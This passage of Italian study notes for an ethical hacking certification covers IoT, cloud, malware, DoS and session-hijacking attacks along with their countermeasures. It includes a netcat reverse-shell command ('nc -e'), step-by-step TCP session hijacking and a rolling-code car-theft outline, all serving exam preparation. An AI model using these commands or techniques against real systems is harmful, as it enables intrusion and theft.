6. **Insecure Cloud Interface** : si presenta quando le credenziali d'accesso sono facili da indovinare o è possibile enumerare l'account. Si puo identificare semplicemente verificando la connessione con il cloud ed indentificare che tipo di SSL è in uso.
7. **Insecure Mobile Interface** : Uguale a quello di prima con la differenza che si identifica nelle reti wireless.
8. **Insufficient Security Configurability** : Si presenta quando gli utenti dei device hanno limitati o non abilitati gli allerts sui controlli di sicurezza, esempio può essere il consiglio su che tipo di password scrivere. Questo si può identificare quando c'è carenza delle opzioni sulla web interface.
9. **Insecure Software/Firmware** : La carenza di abilità per il device di essere aggiornato sulle presenti vulnerabilità, possono essere insicuri anche se hanno hardcoded sensitive data.
10. **Poor Physical Security** : Presente quando un attaccante può smontare e un device per avere accesso alla memoria ed hai dati all'interno. Vulnerabilità sono presenti nelle porte USB.

EXAM TIP : ECC fa riferimento al HVAC attack su gli IoT, ovvero hackerare gli IoT per spegnere i sistemi di raffreddamento.

Altri tipi di attacco possono essere Rolling code e BlueBorn. Il codice utilizzato dal portachiavi per sbloccare (e in alcuni casi avviare) l'auto è chiamato codice rolling code (o hopping). Un attacco può rilevare la prima parte del codice, bloccare il portachiavi e rilevare/copiare la seconda parte nei

tentativi successivi, consentendo all'aggressore di rubare il codice e la vostra auto. Uno dei modi migliori per fare questo è utilizzare strumenti di onde radio come HackRfOne.

BlueBorne invece è l'attacco contro le vulnerabilità dei bluetooth.

Ransomware, side channel, MITM, malware sono tutti possibili contro gli IoT.

IoT HACKING METHODOLOGY

Si parte sempre dall'information gathering, lo strumento migliore per fare questo è Shodan ovvero il search engine degli IoT. Altri sono Censys e Thingful. La seconda fase è la vulnerability scanning con l'utilizzo di tool come RIoT Vulnerability Scanner, beSTORM, IoTSploit, IoTInspector, il migliore è sempre considerato Nessus.

La terza parte è il lancio dell'attacco, tool che permettono di fare questo sono Firmalyzer, KillerBee, JTAGulator, Attify. Telnet è grande nel mondo dell'IoT, si trova molto spesso in questi dispositivi e quindi ci permette di installare backdoor e malware.

EXAM TIP : Si può anche fare lo sniffing per dispositivi IoT con il tool Foren6, Z waves e CloudShark.

SECURITY IN CLOUD COMPUTING


CLOUD COMPUTING

Il cloud computing offre tutto on-demand self-services, memoria, condivisione delle risorse all'elasticità. Si suddivide in 3 tipi :

- **IaaS** : Prevede la virtualizzazione di risorse del computer su internet. Un provider di terze parti ospita le componenti dell'infrastruttura, applicazioni e servizi in base al comportamento degli iscritti, con hypervisor si possono eseguire le macchine come guest (VmWare, Oracle), questo ovviamente incrementa la scalabilità del servizio agli scritti. IaaS è un'ottima scelta per gli esperimenti temporanei che improvvisamente possono cambiare, di solito è basato sul pagamento pay per use.
- **PaaS** : è orientato al software development, prevede una piattaforma che permette a gli iscritti di sviluppare applicazioni senza costruire l'infrastruttura per lo sviluppo. Hardware e software è ospitato dal provider sulla sua infrastruttura così i clienti non devono installare o costruire hardware e software per lo sviluppo. PaaS non rimpiazza infrastruttura in sè per sè ma offre i servizi chiave che l'organizzazione non ha.
- **SaaS** : è semplicemente un modello di distribuzione software, il provider offre applicazioni on-demand per gli iscritti su internet. SaaS offre benefici per l'amministratore, aggiornamenti automatici, controlli di versione.

Oltre ai tipi di cloud, esistono quattro modelli di implementazione principali :

- **Public cloud** : è il modello dove il service è fornito sul network e aperto all'uso pubblico (like internet). Generalmente usato quando la sicurezza e la conformità dei requisiti non sono un problema principale in grandi organizzazioni.
- **Private cloud** : non è realmente privato. Il cloud è soltanto operato da una singola organizzazione, non è un pay-as-you-go operazione ed è utilizzato spesso da grandi organizzazioni perché l'hardware è dedicato ed la sicurezza e la conformità dei requisiti si incontrano.
- **Community cloud** : In questo modello l'infrastruttura è diviso da più organizzazioni, che utilizzano la stessa policy e conformità.
- **Hybrid cloud** : è l'unione di due o più modelli di implementazioni.



EXAMP TIP : ci saranno molte domande sull'architettura cloud, soprattutto su le architetture definite dal NIST.

Nist definisce 5 architetture cloud :

- **Cloud carrier** : L'organizzazione ha la responsabilità di trasferire i dati. Il cloud carrier è l'intermediario per la connettività ed il trasporto tra l'abbonato e il provider.
- **Cloud consumer** : L'individuo o l'organizzazione che acquista ed usa i prodotti cloud ed i servizi.
- **Cloud provider** : Il fornitore dei prodotti e dei servizi.
- **Cloud broker** : Utile per gestire l'uso, performance e la fornitura di servizi cloud così come la relazione tra utente e provider. Il broker fa da intermediario tra il consumatore e il provider aiutando il consumatore a capire la complessità dei cloud service a volte creando altri servizi.
- **Cloud auditor** : Valutatore indipendente dei servizi cloud e controlli di sicurezza, prevede preziose funzioni per il governo conducendo il monitoraggio indipendente delle prestazioni e della sicurezza dei servizi cloud".

In aggiunta alle architetture del NIST ci sono alcuni organismi di regolamento per i cloud come FedRAMP, PCI, FIPS

- **FedRAMP** : Federal Risk and Authorization Management Program che prevede standard per l'approccio al security assessment, autorizzazioni e monitoraggio continuo per i prodotti e servizi cloud.

Inoltre ci sono anche PCI Data Security Standard ed CSA (Cloud Security Alliance), sono la principale organizzazione dedicata alla promozione delle best practice di sicurezza del cloud e all'organizzazione dei professionisti della sicurezza del cloud.


CLOUD SECURITY

All'interno della cloud security si ha a che fare con due facce della stessa moneta, bisogna preoccuparsi della sicurezza del provider come anche quella dell'abbonato ed entrambe sono responsabili.

Trusted Computing Model fa riferimento al tentativo di risolvere i problemi della sicurezza sui computer attraverso potenziamento hardware ed associare modifiche al software. Il Trusted Computing Group (TCG) è costituito da tanti hardware e software provider che collaborano per un unico scopo. Roots of Trust (ROT) è un set di funzionalità con il Trusted Computing Model che è sempre attendibile dal sistema operativo.

Ma come faccio a mitigare le minacce ed identificare le vulnerabilità?
ECC ha creato una referenza grafica per i controlli di sicurezza.

In figura i Cloud Control Layers.



Inoltre si utilizzano sempre i tool come CloudInspector, CloudPassage Halo. Cloud Inspector offre tecnologie per testare servizi da Amazon Web Service for EC2 user. CloudPassage Halo prevede una visibilità ed una continua protezione per i server che siano data center, private cloud o public cloud, questa piattaforma è consegnata come un servizio.

NOTE : Amazon non prevede il security testing indipendente. Potete fare i vostri controlli, ma potete scordarvi di testare i server che li controllano, il sistema di autenticazione che vi permette di accedervi o gli amministratori che li supervisionano.

Altri tool sono Dell Cloud Manager, Qualys Cloud Suite, Trend Micro's Instant On Cloud Security e Panda Cloud Office Protection.

THREATS AND ATTACKS

The Cloud Security Alliance ha pubblicato “The Dirty Dozen : 12 top Cloud Security Threats”, ovviamente in qualsiasi lista si guardi il data breach è sempre al primo posto.

CSA raccomanda la autenticazione multifattore e la crittografia come protezione contro i data breach.

NOTE : Mai sentito del termine shadow IT? si riferisce a sistemi e soluzioni IT che vengono sviluppati per gestire un problema, ma che non vengono necessariamente seguite attraverso la catena di approvazione organizzativa.

L'abuso di risorse cloud è un'altra minaccia molto alta su qualsiasi lista. Se un aggressore riesce a creare accesso anonimo ai servizi cloud, potrebbe poi sfruttare le enormi risorse per realizzare ogni genere di cose.

Il fornitore deve eseguire un monitoraggio attivo per rilevare eventuali casi di abuso e avere un mezzo per proteggersi/ripararsi da essi, l'abuso di cloud service possiamo trovarlo nelle architetture PaaS e IaaS.

Un'altro importante aspetto sono le API e le interfacce insicure e possono creare problemi con l'input data verification. Entrambi gli utenti e i fornitori devono assicurarsi forti controlli di sicurezza come una forte crittografia ed autorizzazione per l'accesso alle API,

NOTE : SOA (Service Oriented Architecture) è un API che rende facile lo scambio di componenti e di scambio informazioni tra le applicazioni. Disegnato proprio per permettere alle componenti software di inviare informazioni direttamente ad altre componenti attraverso la rete.

Altri tipi di minacce possono essere una diligenza insufficiente (ad esempio muovere un applicazione da un cloud ad un altro), la condivisione di tecnologie, e i profili di rischio sconosciuto. Altri invece sono gli insider malevoli, design inadeguato, DDoS.

NOTE : Altri attacchi sono il wrapping attack (dove un messaggio SOA è intercettato e i dati vengono cambiati e rinviiati), e la criptoanalisi che vedremo nel capitolo 10.

Un'altro attacco importante è il social engineering, SQL injection e cross site scripting, DNS poisoning, session hijacking. ECC in maniera particolare cita session riding e session channel attack. Session riding è un semplice CSRF(cross site request forgery) sotto un diverso nome che si utilizza per il cloud a differenza del tradizionale data center. Side channel è sempre un cross-guest VM breach, che si occupa di virtualizzazione. Se un attaccante può avere il controllo di una VM esistente o piazzare la sua sullo stesso physical host del target, potrebbe sferrare molti attacchi.

TROJANS AND OTHER ATTACKS

THE MALWARE ATTACK

Il malware è definito come un software per danneggiare o come accesso segreto ad un computer senza il consenso del proprietario. Alcuni dicono che il software è considerato malevolo quando è basato sull'intento del creatore piuttosto che a particolari caratteristiche.

Si basa quasi tutto sull'intento secondo gli antivirus, ad esempio netcat da loro è considerato un virus quando poi tutto quello che fa è aprire o chiudere le porte.

NOTE : Temini utili : Alcuni ora definiscono il malware come computer contaminant oppure il malvertising che prevede l'incorporazione di malware nelle reti pubblicitarie nel tentativo di diffondere il malware su molti siti legittimi.

Indipendentemente dal tipo, il malware deve essere installato sulle macchine. Molti vengono scaricati da internet con o senza la conoscenza dell'utente. A volte siti legittimi vengono compromessi che portano ad infezioni sul sistema che si visita, spesso com Java vulnerabilities spedita da in ad stream o qualcos'altro. Le funzionalità delle applicazioni Peer-to-peer o le web applications sono spesso soggette ad hijacking per distribuire malware, come anche i canali IRC. Ed infine l'ultima tecnica è quella di farli installare tramite e-mail o file sharing.

EXAMP TIP : Overt channel sono canali di comunicazioni legittime usate da programmi sulla rete o sul sistema, considerando che trasportano data in modi involontari.

In primis, wrapper sono programmi che ti permettono di legare un eseguibile malevolo con un programma innocente, o un file, che la vittima aprirebbe. Un esempio è EliteWrap che può nascondere un backdoor application in un gamefile.exe.

Una volta fatto scaricare il malware il passo successiva è quello di bypassare l'antivirus. Packers and Crypters sono 2 metodi che aiutano a fare questo. Sono tool che alterano il malware per nasconderlo dalle sistemi di antivirus basato su firme.

Crypters sono tool software che usa combinazioni di cifratura e di manipolazione del codice per rendere non identificabile all'AV altri sistemi di monitoraggio per la sicurezza. Packers usa invece la compresso per impacchettare l'eseguibile del malware in un formato più piccolo. Riducendo la dimensione, rende difficile all'AV identificazione. Indipendentemente dal tipo usato, entrambi usano i ZIP file, eccezione quando l'estrazione avviene in memoria e non sul disco.

Infine da non dimenticare l'exploit kits. ci sono molte piattaforme dove si possono inviare exploit e payload, molti di questi schiarano trojan sul target system. Esempi sono Infinity, Bleeding Life, CrimePack e BlackHole Exploit Kit.

TROJANS

Un trojan è un software che quando si scarica si pensa faccia le funzioni per cui lo si è installato ma invece esegue funzioni, molto spesso senza la conoscenza dell'utente, per rubare informazioni o per danneggiare il sistema. In altre parole il trojan è un modo per accedere e mantenere accesso al sistema.

L'idea del trojan è quella di rubare informazioni con l'utilizzo di keylogger, o altri 1000 compiti. Un trojan non è una backdoor ed una backdoor non è un trojan.

Altri includono botnet Trojan (come Tor-Based Chewbecca e Skynet), remote access Trojan (RAT, MoSucker, OptixPro, BlackHole), e-banking trojans (Zeus e Spyeye).

CTT = Covert Channel Tunneling Trojan è una forma di access remote Trojan che usa una varietà di tecniche di exploitation per creare canali di trasferimento dati. Prevede una shell esterna con l'ambiente interno.

A command shell Trojan si occupa delle backdoor del sistema che si vogliono aprire per connettersi via command line. "NETCAT NON È UN TROJAN", un'esempio di controllo tramite shell sul target è "nc -e IPaddress Port#".

NOTE : Netcat può essere utilizzato per connessioni sia in entrata che in uscita attraverso TCP o UDP, da o a qualsiasi porta della macchina. Offre DNS forwarding, port mapping and forwarding, proxying. Si può anche utilizzare come port scanner.

Le porte più utilizzate per i trojan sono 21 che si usa per FTP serve, port 80, SSI su 443 e DNS su 53 oppure anche vecchi meccanismi come 486DX.

La tabella dei trojan port number :

Trojan Name	Port	Trojan Name	Port
Death	2	Shivka-Burka	1600
Senna Spy	20	Trojan Cow	2001
Hackers Paradise	31, 456	Deep Throat	6670–71
TCP Wrappers	421	Tini	7777
Doom, Satanz BackDoor	666	NetBus	12345, 12346
Silencer, WebEx	1001	Whack a Mole	12361–63
RAT	1095–98	Back Orifice	31337, 31338
SubSeven	1243		

le porte in uso invece si utilizza il comando netstat -an, mentre netstat -b ci dice tutte le connessioni attive e i processi o applicazioni che si stanno usando, utile per spyware e malware. Se invece si vuole utilizzare un tool si usa FPort la quale si utilizza per vedere tutte le applicazioni che utilizzano porte TCP/IP e UDP, altri tool sono TCPVlewer e IceSword.

NOTE : Process Explorer è un tool free utilizzato da microsoft, come anche SysInternal e AutoRuns.

Bisogna anche fare attenzione ai driver dei registri ed i service che vengono usati allo startup. per fare ciò si utilizza SysAnalyzer, Tiny Watcher, Active Registry e Regshot.

NOTE : Windows eseguirà automaticamente tutto quello che è in Run, RunService, RunOne e RunServicesOne. Molte domande si focalizzeranno su HKEY_LOCAL_MACHINE.

Servizi e processi che non riusciamo ad identificare molto spesso sono indicatori di Trojan e Virus. Su Windows un semplice msconfig command vi aprirà tutte le app che si hanno allo startup e le impostazioni settate su di esse.

Per vedere l'integrità dei file si usa TripWire e SIGVERIF.

NOTE : log file per SIGVERIF è chiamato sigverif.txt e si trova in c:\windows\system32, quelli che sono indicati come not signed è un buon punto di partenza.

VIRUS AND WORMS

Un virus è un programma autoreplicante che riproduce il proprio codice allegando copie ad altri codici eseguibili. In altre parole il virus crea copie di se stesso per poi attivarsi o attivarsi su qualche evento scatenante. Viene spesso installato tramite un allegato, un click dell'utente su un link email o sull'installazione di software pirata.

Un buon modo per avere i virus all'interno del proprio sistema è tramite virus hoax o fake antivirus. Il processo coinvolge il target nel far credere che si ha un grande virus da dover rimuovere e quindi poi far scaricare il programma malevolo.

Ci sono molti tipi di virus come il ransomware la quale blocca tutti i file, cifrandoli per poi chiedere un riscatto per ottenere la chiave di decifratura, i più famosi sono WannaCry e EternalBlue.

NOTE : La famiglia dei ransomware include esempi come Cryptobit, CryptoLocker, CryptoDefense o Locky(Microsoft document malicious che chiama l'allegato J-###.doc) e Petya (cugino di WannaCry che si diffondono utilizzando Microsoft Management Instrumentation command line).

Altri tipi di virus sono:

- **Boot sector virus** : Anche conosciuti come system virus, si muove dalla sezione di boot alla sezione di hard drive forzando il codice che deve essere eseguito per prima. Si può ricreare il boot record con i comandi fdisk o mbr, un esempio è Petya che sovrascrive il Master Boot Record (MBR) fino a quando il pagamento non viene effettuato.
- **Shell virus** : Funziona come il sector, questo tipo di virus si avvolge attorno al codice dell'applicazione, inserendo il proprio codice prima di quello dell'applicazione. Ogni volta che si esegue l'applicazione si esegue il virus.
- **Cluster virus** : Questo virus modifica le entry delle directory table in modo tale che l'utente o il processo del sistema puntano al codice del virus al posto dell'azione che dovrebbe fare l'applicazione. Una singola copia del virus "infetta" tutto ciò che viene lanciata quando l'applicazione è inizializzata.
- **Multipartite virus** : Tenta di infettare entrambi i files e la sezione di boot allo stesso momento. Fa riferimento al virus on multiple infezioni. Era multipartito, polimorfo, retrovirale, settore di avvio e in generale un codice piuttosto selvaggio.
- **Macro virus** : Generalmente scritto in Visual Basic per l'applicazioni (VBA), questo virus infetta i template dei files creati da Microsoft Office, come Word ed Excel, Un'esempio è il Melissa virus.
- **Polymorphic virus** : Questo virus mutua il suo codice utilizzando un meccanismo interno di polimorfismo. Questo virus è difficile da trovare e rimuovere perché la sua firma è in costante cambiamento.
- **Encryption virus** : Questo tipo di virus usa la cifratura per nascondere il codice dagli antivirus scanner.
- **Metamorphic virus** : Questo tipo di virus scrive riscrivendo se stesso tutte le volte che infetta un file.
- **Stealth virus** : Anche conosciuto come "tunnel virus" questo prova ad evadere gli antivirus intercettando la richiesta al sistema operativo e facendo ritornare se stesso al posto dell'OS. Questo virus altera la richiesta e inviando questa all'AV infettato, in modo tale che il virus appare pulito.

- **Cavity virus** : sovrascrive porzioni di host files per non incrementare l'attuale dimensione del file, questo viene fatto tramite il null content sections del file lasciando il file attualmente intatto.
- **Sparse infector virus** : Questo tipo di virus infetta occasionalmente. Per esempio ogni 10 volte che si apre un'app.
- **File extension virus** : Questo tipo di virus modifica le estensioni dei file per sfruttare vantaggio del fatto che la maggior parte delle persone ha disattivato la visualizzazione delle estensioni dei file. Ad esempio, readme.txt.vbs potrebbe apparire come readme.txt con le estensioni disattivate.

NOTE : Vuoi creare il tuo virus ? Alcune opzioni sono Sonic Bat, Poison Virus, Sam's Virus Generator e JPS Virus Maker.

Un worm è un self-replicant malware computer program che usa una rete di computer network per inviare copie di se stesso in altri sistemi senza l'intervento umano. Risiede nella memoria e duplica se stesso, l'uso maggiore di worm è per la creazione di botnet. Può disabilitare servizi, impedire l'accesso, bloccare utenti.

Esistono diversi worm :

- **Code Red** : sfrutta l'indice del software su IIS server 2001. Questo worm usa il buffer overflow e ha colpito migliaia di server.
- **Darilloz** : Conosciuto come il worm dell'Internet of Things, la quale sono spesso routers, e camere di sicurezza.
- **Slammer** : Anche conosciuto come SQL slammer, questo è un denial-of-service worm che attacca sulla debolezza del sistema di Microsoft SQL server, si diffonde velocemente usando UDP, permettendo di passare molti sensori.
- **Nimda** : Il nome proviene dalla parola admin all'inverso di admin. Nimda è stato un virus di infezione dei file che modificava e toccava quasi tutti i contenuti web di una macchina. Si è diffuso così rapidamente da diventare il worm più diffuso della storia nel giro di circa 22 minuti dall'uscita.
- **Bug Bear** : Si diffonde sulle reti network condivise e l'email contiene anche capacità di keylog.
- **Pretty Park** : Questo si diffonde via email e prende vantaggio dall'IRC per diffondere password rubate.

Il primo passo per analizzare il malware è avere un buon test. Utilizzare una virtual machine con il NIC settato come host-only è un buon inizio. Poi analizzare il malware con la VM la quale è in static state e poi utilizzare tool come BinText e UPX ti aiutano a capire il binario e il processo di packaging. Poi attiva il malware e vedi quali processi sono in uso (Process Explorer o Process Monitor per esempio). Vedi il traffico di rete utilizzando NetResident o TCPViewer o Wireshark. Infine vedi quali file vengono aggiunti, cambiati o eliminati controllando anche i registry. Tool che aiutano nell'analisi del malware sono IDA PRO, Virus Total, Anubis; Thread Analyzer.

I Trojans usano le porte non utilizzate, utilizzando tool come TCPViewer e CurrPorts per vedere quali porte sono aperte. Controllare anche i registri con RegScanner e controllare file e cartelle con SIGVERIF e Tripwire.

Gli antivirus basati su signature non bastano per garantire sicurezza.

Il sistema sheepdog è impostato per verificare la presenza di malware su supporti fisici, driver di dispositivi e altri file prima che vengano introdotti nella rete. Normalmente questi computer sono configurati con altri AV program, port monitoring, registry monitoring e file integrity verified.

NOTE : Termini come netizen (aka cybercitizen : persone che attivamente coinvolte nelle online community) e technorati (techno-geek) si troveranno all'esame.

DENIAL OF SERVICES

L'attacco DoS standard non mira ad altro che a disattivare un sistema o a negarne l'accesso agli utenti autorizzati o semplicemente negare l'accesso a un sistema agli utenti autorizzati. Da questo punto di vista, il DoS potrebbe rivelarsi utile a un hacker etico.

NOTE : DDos è una delle principali ragioni per il quale molti vanno verso il cloud computing.

Il DDoS attack, non proviene da un unico sistema ma da più sistemi, spesso sono parte di botnet.

Il botnet è una rete di computer zombie che gli hacker possono utilizzare per fare un attacco distribuito (esempi di botnet sono Shark e Poison Ivy)

NOTE : Un'altra strada per dire "botnet" potrebbe essere "distributed reflection

denial-of-service"(DRDOS) attack, anche conosciuto come spoof attack. Usa multiple macchine che fanno da intermediari per spingere un denial of services, avendo le macchine secondarie che invia l'attacco su richiesta dell'attaccante.

DoS e DDoS possono variare dal semplice al veramente complesso, ECC definisce 4 categorie basic di DoS e DDoS ed alcuni esempi di essi :

- **Fragmentation attacks** : L'attaccante prende vantaggio dalle abilità del sistema per ricostruire pacchetti frammentati.
- **Volumetric attacks** : Anche conosciuto come attacco alla banda, questo consuma la banda disponibile dei sistemi o servizi.
- **Application attacks** : Questi attacchi consumano le risorse necessarie per eseguire le applicazioni, rendendo non disponibili per altri.

NOTE : Attacchi alle applicazioni molto spesso sono DoS attacks. In altre parole tu può fare DoS su un'applicazione in molte maniere, ma se l'attacco targhetta uno specifico bit del codice vulnerabile questo viene chiamato application-level attack.

- **TCP state-exhaustion attacks** : Questo attacco va dopo il carico di firewall, application servers con il tentativo di consumare i loro stati di connessioni delle tabelle.
- **SYN Attack** : L'attaccante invia migliaia di pacchetti SYN alle macchine con false source IP address. La macchina tenta di rispondere con SYN/ACK ma potrebbe essere non riuscito.
- **SYN flood** : In questo attacco, l'hacker invia migliaia di SYN pacchetti al target ma non risponde mai al ritorno dei pacchetti SYN/ACK. Per questo ci sono un certo carico di tempi che il target deve aspettare per ricevere una risposta al SYN/ACK, finirà per impantanarsi e per esaurire le connessioni disponibili.
- **ICMP flood** : In questo attacco, l'hacker invia ICMP echo pacchetti al target con uno spoofed source address. Il target continua nel rispondere ad un'indirizzo che non esiste ed eventualmente raggiunge il limite di pacchetti per secondi da inviare.
- **Smurf** : Il sender invia un grande numero di ping all'indirizzo broadcast della subnet, con l'indirizzo IP spoofed verso il target. L'intera subnet inizierà ad inviare ping response al target, esaurendo le risorse. Un attacco fraggle è simile ma usa UDP per lo stesso scopo.
- **Ping of Death** : L'attaccante frammenta pacchetti ICMP da inviare al target. Quando la frammentazione è riassemblata, il risultante ICMP pacchetto è più grande della taglia massima e quindi il sistema crasha. (questo attacco non è più valido nei moderni sistemi).
- **TearDrop** : Un grande numero di confusi IP fragment con overlapping, oversize payload sono inviati alla target machine. Nelle vecchie macchine questo prende vantaggio nelle vulnerabilità nella funzionalità di riassemblaggio della frammentazione della pila TCP/IP, causa il crash del sistema o il reboot.
- **Peer to Peer** : In questo attacco, il client del peer-to-peer file sharing è disconnesso e direttamente connesso al target system.

- **Permanent** : Phlashing si riferisce DoS attack che causa danni permanenti al sistema. A volte include danni all'hardware e può essere chiamato bricking a system.

NOTE : A Land Attack invia SYN packet al target con lo spoofed IP uguale a quello del target. Se vulnerabile, il target entrerà in un loop infinito e crasha.

Ci sono molti tool che permettono di eseguire un DoS sui sistemi. Low Orbit Cannon (LOIC) utilizzato per attaccare Sony, Trinity, Tribe Flood Network, R-U-Death-Yet che fa DoS con HTTP POST.

NOTE : Un altro grande tool è Slowloris, Slowloris è uno strumento TCP DoS che in pratica blocca i socket aperti e causa il blocco dei servizi.

Le contromisure da utilizzare contro DoS attack sono disabilitare i servizi non necessari, utilizzare buone policy di firewall e mantenere la sicurezza aggiornate. Inoltre l'utilizzo di un buon NIDS può aiutare per attacchi sulla rete e anche l'utilizzo di tool come Skydance aiuta a prevenire DoS attack.

NOTE : La vera risposta a un vero DDoS è il coinvolgimento del canale up del vostro ISP. Sarà quasi impossibile per voi, a livello di endpoint, tenere il passo con gli attacchi di una sofisticata botnet globale. L'ISP potrebbe finire per bloccare anche un sacco di traffico legittimo, ma potrebbe essere tutto ciò che si può fare finché non passa la tempesta.

SESSION HIJACKING

Diversamente da DoS attacks, nel session hijacking l'attaccante aspetta per una sessione che si apre e dopo che l'autentificazione avviene, salta nel rubare la sessione. A differenza dello spoofing, in cui si vuole avere lo stesso indirizzo con l'intento di sniffare il traffico dal client, nell'hijacking invece si ruba l'intera sessione, il server non è nemmeno consapevole di cosa sta succedendo, il client semplicemente si connette in una sessione differente.

TCP session hijacking è veramente semplice. In primis l'attaccante traccia la sessione, guarda la sequenza di numeri ed il flow degli header dei pacchetti, successivamente l'hacker "desincronizza" la connessione inviando TCP RST o FIN al client, causando la chiusura della sua sessione. Infine utilizza le informazioni raccolte durante il primo step, l'hacker inizia ad inviare pacchetti al server con predicendo (indovinando) il session ID, che è garantito da un'algoritmo che usa una sequenza di numeri.

i passi sono i seguenti :


1. Sniffare il traffico tra il client e il server.
2. Monitorare il traffico e prevedere la numerazione di sequenza.
3. Desincronizzare la sessione con il client.
4. Prevedere il token di sessione e rilevare la sessione.
5. Iniettare pacchetti al server di destinazione.

NOTE : Session hijacking può essere fatto via brute force, calcolando o rubando. Inoltre si può sempre inviare un session ID preconfigurato al target , quando il target ci clicca sopra, aspetti semplicemente l'autenticazione ed entri.

TCP hijacking funziona proprio grazie a come il TCP lavora. Essendo un protocollo orientato alla sessione fornisce numeri univoci a ciascun pacchetto, consentendo alla macchina ricevente di riassembrarli nell'ordine corretto e originale, anche se ricevuti in ordine sparso.

NOTE : Utilizzare il sequence number è estremamente difficile a meno che non ci si trova in mezzo.

TCP Communication



NOTE : Ci sono attacchi alle finestre per TCP che riducono la finestra dei dati.

Qui vediamo come computer A invia sequenze di numeri 102-103-104 e il ricevente invia il pacchetto 105 la quale è il prossimo byte che si aspetta. Sembra abbastanza facile, ma se si aggiunge la dimensione della finestra e si tiene conto del fatto che i numeri non sono semplici (come i 100 e i 500 del nostro esempio), la questione si fa piuttosto complicata. La dimensione della finestra, potresti richiamarla, dicendo al mittente quanti bytes può avere nella sua network senza aspettarsi risposta. L'idea è di migliorare le prestazioni consentendo più di un byte alla volta prima di richiedere il riconoscimento "Ehi, ho capito". Questo a volte complica le cose, perché il mittente può ridurre la dimensione della finestra in base a ciò che sta accadendo in rete e di ciò che sta cercando di inviare.

EXAM TIP : Bisogna ricordarsi che il numero di sequenze incrementa sull'acknowledgment. Ad esempio, un riconoscimento di 105 con una dimensione della finestra di 200 significa che ci si può aspettare una numerazione di sequenza da 105 a 305.

Ci sono dei tool che aiutano nel session hijacking come Ettercap, Hunt, T-sight, Zaproxy, Paros, Burp Suite, Juggernaut.

NOTE : Per quanto riguarda man-in-the-browser? Questo avviene quando un attaccante invia un Trojan per intercettare le chiamate browser. Il trojan risiede tra il browser e le librerie, permettendo all'hacker di guardare e interagire con una browser session. con Cobalt Strike se si hanno i beacon (il nome degli impianti) nella box, puoi fare da "browser pivot" in modo tale che tutte le sessioni attive diventino tue. Effettivamente si setta un proxy a cui punta il tuo browser, e indirizza tutte le richieste attraverso il beacon sulla macchina di destinazione. Ora state navigando nel vostro browser come loro, senza che se ne accorgano.

Le contromisure per session hijacking sono utilizzare session id non prevedibili, limitare le connessioni in entrata, minimizzare remote access, e rigenerare le session key dopo che avviene l'autenticazione. Infine è bene utilizzare la cifratura per proteggere il canale, utilizzando anche IPSec. IPSec lavora in due modi :

- **Transport mode** : il payload ed il ESP trailer sono cifrati, mentre l'IP header del pacchetto originale no. Transport può essere utilizzato in Network address translation (NAT) perché il pacchetto originale viene instradato esattamente come sarebbe stato senza IPSec.
- **Tunnel mode** : cifra tutto, incapsula il pacchetto originale in una IPSec shell, questo lo rende incompatibile con il NAT.

I restanti IPSec Architecture sono i seguenti :

- **Authentication header** : AH è il protocollo che con IPSec garantisce l'integrità e l'autenticazione del pacchetto IP.

- **Encapsulation Security Payload** : ESP è un protocollo che prevede autenticità e integrità, ma tiene cure della confidenzialità (tramite cifratura). ESP non prevede integrità e autenticità per l'intero pacchetto IP transport mode, ma per il tunnel model la protezione è data all'intero pacchetto IP.
- **Oakley** : Un protocollo che utilizza Diffie-Hellman per creare master and session key.
- **Internet Security Association Key Management Protocol** : Software che facilita la comunicazione cifrate tra due endpoint.

IPSec è una buona misura di sicurezza.

